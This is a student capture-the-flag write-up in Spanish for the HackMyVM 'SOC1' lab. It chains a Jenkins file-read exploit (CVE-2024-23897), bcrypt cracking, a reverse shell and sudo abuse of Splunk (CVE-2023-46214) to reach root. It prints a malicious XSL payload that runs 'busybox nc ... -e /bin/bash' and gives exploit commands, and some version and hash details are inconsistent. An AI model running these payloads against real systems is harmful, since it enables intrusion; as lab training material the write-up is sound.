

CTF: SOC1 (HMVM)

Jorge Cortés Hernández

Curso de Especialización de Ciberseguridad en Entornos de las Tecnologías de la
Información

Departamento de Informática, CIPFP Cheste

8/12/2025

Índice de contenidos

Introducción.....	3
Metodología.....	3
Enumeración Inicial.....	3
Análisis del Servicio Jenkins.....	5
Acceso al Sistema y Flag de Usuario.....	10
Escalada de Privilegios vía Splunk.....	10
Resultados.....	14
Conclusiones.....	15
Referencias.....	15
Firma y Hash.....	15

1. Introducción

El objetivo de este reto consistió en realizar un proceso completo de auditoría de seguridad sobre una máquina vulnerable. El trabajo incluyó tareas de enumeración, identificación de servicios expuestos, análisis de versiones, explotación de vulnerabilidades conocidas y finalmente la escalada de privilegios hasta obtener las flags de usuario y root.

El enfoque seguido reproduce un entorno real de pentesting, utilizando herramientas y técnicas comúnmente empleadas en auditorías de seguridad ofensiva.

2. Metodología

A continuación se explica no solo qué comandos se ejecutaron, sino **la lógica que conecta cada paso**, mostrando cómo cada hallazgo conduce al siguiente. El objetivo es que el lector entienda el flujo completo del pensamiento durante un proceso real de intrusión.**

A continuación se describen las fases, comandos utilizados y justificación técnica de cada acción.

2.1 Enumeración Inicial

La lógica comienza con la fase básica de cualquier pentest: descubrir qué servicios ofrece la máquina. Sin esta visión general no se pueden tomar decisiones informadas.

Por qué este comando y hacia dónde conduce

`nmap -sT -A -p 22,80,8000,8080,8089,8191 192.168.56.137`

- Se usa -sT porque permite verificar conexión TCP completa, ideal cuando no se dispone de privilegios elevados.

- Se usa -A para obtener versiones, scripts NSE y sistema operativo.
- Se especifican puertos concretos porque ya hubo un escaneo previo rápido.

Intención: identificar servicios potencialmente vulnerables.

Lógica: si un servicio expuesto presenta una versión afectada por un CVE, ese será el siguiente punto de ataque.

Resultado clave: **Jenkins encontrado en 8080** → esto determina la decisión del siguiente paso.

Se realizó un escaneo de puertos para identificar servicios expuestos:

Ilustración 1

Esta captura de pantalla muestra la ejecución del comando `nmap -sV 10.0.2.7`

```
└─$ nmap -sV 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-03 12:22 CST
Nmap scan report for 10.0.2.7
Host is up (0.0019s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
8000/tcp   open  http     Splunkd httpd
8080/tcp   open  http     Jetty 10.0.18
8089/tcp   open  ssl/http Splunkd httpd
MAC Address: 08:00:27:94:86:49 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.31 seconds
```

Nota: Elaboración propia

Puertos detectados:

- **8000** → http-alt
- **22** → SSH
- **80** → HTTP
- **8080** → HTTP-Proxy
- **8089** → Servicio desconocido

Comando utilizado:

```
nmap -sT -A -p 22,80,8000,8080,8089,8191 10.0.2.7
```

Ilustración 2

Esta captura de pantalla muestra la ejecución del comando nmap junto a los parámetros descritos anteriormente

```
(kaliuser@kali)-[~]
$ nmap -sT -A -p 22,80,8000,8080,8089,8191 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-03 12:25 CST
Nmap scan report for 10.0.2.7
Host is up (0.0017s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
|_ ssh-hostkey:
|_ 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|_ 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http         Apache httpd 2.4.62 ((Debian))
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.62 (Debian)
8000/tcp  open  http         Splunkd httpd
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ Requested resource was http://10.0.2.7:8000/en-US/account/login?return_to=%2Fen-US%2F
|_ http-server-header: Splunkd
|_ http-robots.txt: 1 disallowed entry
|_/
8080/tcp  open  http         Jetty 10.0.18
|_ http-title: Dashboard [Jenkins]
|_ http-server-header: Jetty(10.0.18)
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
8089/tcp  open  ssl/http     Splunkd httpd
|_ http-title: splunkd
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-server-header: Splunkd
|_ ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
|_ Not valid before: 2025-10-13T11:00:50
|_ Not valid after: 2028-10-12T11:00:50
8191/tcp  open  mongodb     MongoDB 3.6 after 3.6.3, or 3.7.3 or later
MAC Address: 08:00:27:94:86:49 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nota: Elaboración propia


Justificación: el parámetro -A permite obtener versiones, scripts asociados y detección de SO, información esencial para la fase de explotación.

2.2 Análisis del Servicio Jenkins

Tras ver Jenkins abierto, la lógica sigue así: Jenkins históricamente sufre vulnerabilidades severas, por lo que comprobar versión es prioritario.

Ilustración 3

Esta captura de pantalla muestra la vulnerabilidad CVE-2024-23897 asociada a la versión 2.441



Nota: Elaboración propia

Justificación del paso

El exploit CVE-2024-23897 permite leer archivos arbitrarios desde Jenkins.

Por qué analizar Jenkins primero:

- Es un servicio complejo, por lo tanto con más superficie de ataque.
- Suelen existir exploits públicos.
- El escaneo confirmó versión vulnerable.

Intención: obtener cualquier archivo sensible para:

- identificar usuarios,
- descubrir contraseñas o hashes,
- leer configuraciones.

Conexión lógica: si puedo leer archivos → puedo acceder a credenciales → puedo autenticarme → puedo pivotar dentro del sistema.

Ilustración 4

Esta captura de pantalla muestra el comando para la ejecución del exploit asociado a la versión 2.441 de Jenkins, descargado en github

```
(kaliuser@kali) - [~/Downloads]
$ python3 CVE-2024-23897.py 10.0.2.7 8080 /var/lib/jenkins/users/users.xml
<?xml version='1.1' encoding='UTF-8'?>: No such agent "<?xml version='1.1' encoding='UTF-8'?>" exists.
<idToDirectoryNameMap class="concurrent-hash-map">: No such agent " <idToDirectoryNameMap class="concurrent-hash-map">" exists.
  <entry>: No such agent " <entry>" exists.
    <string>test</string>: No such agent " <string>test</string>" exists.
  <version>1</version>: No such agent " <version>1</version>" exists.
  <string>test_3253830066040356536</string>: No such agent " <string>test_3253830066040356536</string>" exists.
</hudson.model.UserIdMapper>: No such agent "</hudson.model.UserIdMapper>" exists.
</idToDirectoryNameMap>: No such agent " </idToDirectoryNameMap>" exists.
<hudson.model.UserIdMapper>: No such agent "<hudson.model.UserIdMapper>" exists.
  <entry>: No such agent " <entry>" exists.

ERROR: Error occurred while performing this command, see previous stderr output.
Error al intentar conectar el nodo: Command 'java -jar jenkins-cli.jar -s http://10.0.2.7:8080/ -http connect-node @/var/lib/jenkins/us
rs/users.xml' returned non-zero exit status 5.
```

Nota: Elaboración propia

Tras ejecutar el exploit: obtención de archivos

Busco el archivo de usuarios:

```
/var/lib/jenkins/users/users.xml
```

Por qué: Jenkins almacena aquí los usuarios con sesiones.

Esto revela el usuario test_473856489324765, lo cual lleva naturalmente al siguiente paso: localizar su archivo individual.

Lectura del archivo de configuración del usuario y hash

Esto da el hash:

```
$2a$10$vKk.FDRpQnyv01Nx2QM6Gee0aq.7HUaCZIIgFODqdShRSQNmVSZCm
```


Lógica: al tener solo lectura de archivos y no ejecución, la forma de “avanzar” es crackear el hash.

Crackeo del hash con Hashcat

```
hashcat -m 3200 hash.txt rockyou.txt
```

Ilustración 5

Esta captura de pantalla muestra la ejecución del comando hashcat con los parámetros anteriormente definidos



```
Session.....: hashcat
Status.....: Running
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2a$10$vKk.FDrPqNyv01Nx2QM6Gee0aq.7HUaCZIIgfODqdShR...mVSZCm
Time.Started.....: Wed Dec 3 14:32:41 2025 (2 mins, 56 secs)
Time.Estimated...: Sun Dec 14 14:06:22 2025 (10 days, 23 hours)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 15 H/s (9.10ms) @ Accel:2 Loops:32 Thr:1 Vec:1
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 2668/14344385 (0.02%)
Rejected.....: 0/2668 (0.00%)
Restore.Point....: 2668/14344385 (0.02%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:800-832
Candidate.Engine.: Device Generator
Candidates.#01...: jester -> married
Hardware.Mon.#01.: Util: 85%
```

Nota: Elaboración propia

Intención: conseguir credenciales reutilizables.


Razón: bcrypt es crackeable con diccionarios potentes.

Resultado: **test1234**.

La lógica dicta el siguiente paso: usar estas credenciales para obtener ejecución remota, lo que se hace mediante reverse shell.

Ilustración 6

Esta captura de pantalla muestra la ejecución del comando nc con los parámetros anteriormente definidos



Nota: Elaboración propia

Justificación de la dirección tomada

El servicio identificado en el puerto 8080 responde con encabezados y comportamiento propio de Jenkins. Dado que Jenkins es un software CI/CD frecuentemente expuesto y con un historial de vulnerabilidades críticas, la intención es verificar su versión e identificar posibles CVEs asociados. La hipótesis es que, si la versión es vulnerable, podría permitir lectura o ejecución remota de código.

(Puerto 8080)

Se detectó una instancia Jenkins vulnerable, cuya versión correspondía a la afectada por la vulnerabilidad **CVE-2024-23897**.

Tras descargar el exploit correspondiente desde su repositorio se ejecutó, logrando acceso a lectura arbitraria de archivos del sistema.

2.3 Acceso al Sistema y Flag de Usuario

Justificación de la técnica

Una vez descubiertas credenciales válidas y confirmada la posibilidad de ejecución remota mediante Jenkins, el objetivo es obtener una shell interactiva. La reverse shell permite control total del sistema bajo el usuario comprometido.

Se ejecutó un reverse shell para obtener una sesión interactiva dentro de la máquina comprometida.

La flag de usuario se encontró en:


```
/home/splunk/user.txt
```

```
flag{69cd83075bb1066518625e09aac400711cd31ce7}
```

Ilustración 7

Esta imagen muestra la ejecución del comando cat sobre el archivo

```
/home/splunk/user.txt
```



```
cat /home/splunk/user.txt  
flag{69cd83075bb1066518625e09aac400711cd31ce7}
```

Nota: Elaboración propia

2.4 Escalada de Privilegios vía Splunk

Justificación del análisis

El comando sudo -l es fundamental al comprometer un usuario no privilegiado, ya que permite detectar rutas de escalada mediante binarios ejecutables sin contraseña. La intención es encontrar un binario mal configurado o con funcionalidades explotables.


Se ejecutó `sudo -l`, mostrando permisos especiales para el usuario jenkins:

```
(ALL) NOPASSWD: /opt/splunk/bin/splunk search *
```

```
(ALL) NOPASSWD: /opt/splunk/bin/splunk restart
```

Ilustración 8

Esta captura de pantalla muestra la ejecución del comando `sudo -l`



```
sudo -l
Matching Defaults entries for jenkins on SOC:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User jenkins may run the following commands on SOC:
  (ALL) NOPASSWD: /opt/splunk/bin/splunk search *
  (ALL) NOPASSWD: /opt/splunk/bin/splunk restart
```

Nota: Elaboración propia

Además se localizaron contraseñas en archivos internos:

```
grep -R 'splunk'
```


Y mediante `cat /opt/splunk/etc/passwd.old` se confirmó:

```
test:test1234
```

Ilustración 9

Esta captura de pantalla muestra la ejecución del comando `cat` sobre el fichero

`/opt/splunk/etc/passwd.old`



```
cat /opt/splunk/etc/passwd.old
Administrator passwords can be found under the seclists/Passwords folder.
grep -R 'splunk'
test:test1234
```

Nota: Elaboración propia


Identificación de Vulnerabilidad en Splunk

La versión encontrada (2.441) era vulnerable a **CVE-2023-46214**. Se descargó el exploit desde GitHub y se añadió la carga maliciosa:

```
<xsl:text>busybox nc 10.0.2.4 1234 -e /bin/bash</xsl:text>
```

Ilustración 10

Esta captura de pantalla muestra la ejecución del comando nc con los parámetros anteriormente definidos



```
def generate_malicious_xsl(ip, port):  
    return f"""<?xml version="1.0" encoding="UTF-8"?>  
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:exsl="http://exslt.org/common">  
  <xsl:template match="/">  
    <exsl:document href="/opt/splunk/bin/scripts/shell.sh" method="text">  
      <xsl:text>busybox nc 10.0.2.4 1234 -e /bin/bash</xsl:text>  
    </exsl:document>  
  </xsl:template>  
</xsl:stylesheet>  
"""
```

Nota: Elaboración propia

Habilitar Job Xs en la Configuración

Se editó el archivo:

```
/opt/splunk/etc/system/default/web.conf
```

Debido a la ausencia de editores, se añadió al final mediante:

```
echo "[settings]" >> web.conf
```

```
echo "enableSearchJobXs = true" >> web.conf
```

Ilustración 11

Esta captura de pantalla muestra la ejecución del comando echo con los parámetros anteriormente definidos

```
jenkins@SOC:/opt/splunk/etc/system/default$ echo "enableSearchJobXslt = true" >> web.conf
jenkins@SOC:/opt/splunk/etc/system/default$ cat web.conf
cat web.conf
# Version 9.0.1
# DO NOT EDIT THIS FILE!
# Changes to default files will be lost on update and are difficult to
# manage and support.
#
# Please make any changes to system defaults by overriding them in
# apps or $SPLUNK_HOME/etc/system/local
# (See "Configuration file precedence" in the web documentation).
#
# To override a specific setting, copy the name of the stanza and
# setting to the file where you wish to override it.
#
# This file contains possible attributes and values you can use to configure Splunk's web interface.
```

Nota: Elaboración propia

Ilustración 12

Esta captura de pantalla muestra la ejecución del comando cat web.conf

```
[expose:authorization_tokens]
methods = POST,GET
pattern = authorization/tokens

[expose:authorization_tokens_ELEMENT]
methods = POST,GET,DELETE
pattern = authorization/tokens/*

[expose:remote-proxy]
methods = POST,GET
pattern = remote-proxy/**
enableSearchJobXslt = true
```

Nota: Elaboración propia

Reinicio de Splunk

Gracias a los permisos sudo sin contraseña:

```
sudo /opt/splunk/bin/splunk restart
```

Ilustración 13

Esta captura de pantalla muestra la ejecución del comando restart

```
sudo /opt/splunk/bin/splunk restart
```

Nota: Elaboración propia

Ejecución del Exploit

Se preparó la escucha con:

```
nc -lvp 1234
```

Ilustración 14

Esta captura de pantalla muestra la ejecución del comando nc con los parámetros anteriormente definidos

```
L$ nc -lvp 1234
listening on [any] 1234 ...
10.0.2.8: inverse host lookup failed: Unknown host
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 36278
id
uid=1000(splunk) gid=1000(splunk) groups=1000(splunk)
```

Nota: Elaboración propia

Y se lanzó el exploit:

```
python3 CVE-2023-46214.py --url http://10.0.2.7:8000 -- username splunk
--password splunk123 --ip 10.0.2.4 -- port 1234
```

Tras comprobar el cambio de contexto con id o whoami, se accedió a root.

Flag de Root

```
bash-5.0# cat /root/root.txt

flag{418dd7b6ffb386eaeb520bc94aead264469c2e2f}
```

Ilustración 15

Esta captura de pantalla muestra la ejecución del comando cat con los parámetros anteriormente definidos

```
bash-5.0# cat /root/root.txt
cat /root/root.txt
flag{418dd7b6ffb386eaeb520bc94aead264469c2e2f}
```

Nota: Elaboración propia

3. Resultados

- **Flag de usuario:** flag{69cd83075bb1066518625e09aac400711cd31ce7}
- **Flag de root:** flag{418dd7b6ffb386eaeb520bc94aead264469c2e2f}

El proceso requirió enumeración activa, análisis de vulnerabilidades, uso de exploits públicos y abuso de configuraciones sudo.

4. Conclusiones

Durante el desarrollo del reto se reforzaron conocimientos clave en pentesting realista:

- La importancia de una correcta enumeración inicial.
- Cómo vulnerabilidades aparentemente menores (lectura de archivos) pueden conducir a compromisos completos.
- El impacto de configuraciones inseguras en servicios como Jenkins y Splunk.
- La relevancia del principio de privilegios mínimos, especialmente ante permisos sudo excesivos.

Dificultades principales: ausencia de editores de texto, necesidad de manipular configuraciones manualmente y requerimientos de sincronización entre servicio y exploit.

5. Referencias

- Documentación oficial de Jenkins.
- CVE-2024-23897 – Vulnerabilidad en Jenkins.
- CVE-2023-46214 – Vulnerabilidad en Splunk.
- Writeups
- Guías de uso de Hashcat y Nmap.

6. Firma y Hash

pSuFWxJ5rPSQ46gP/onoljmbDfqC9tR38Bcl4V41V3k=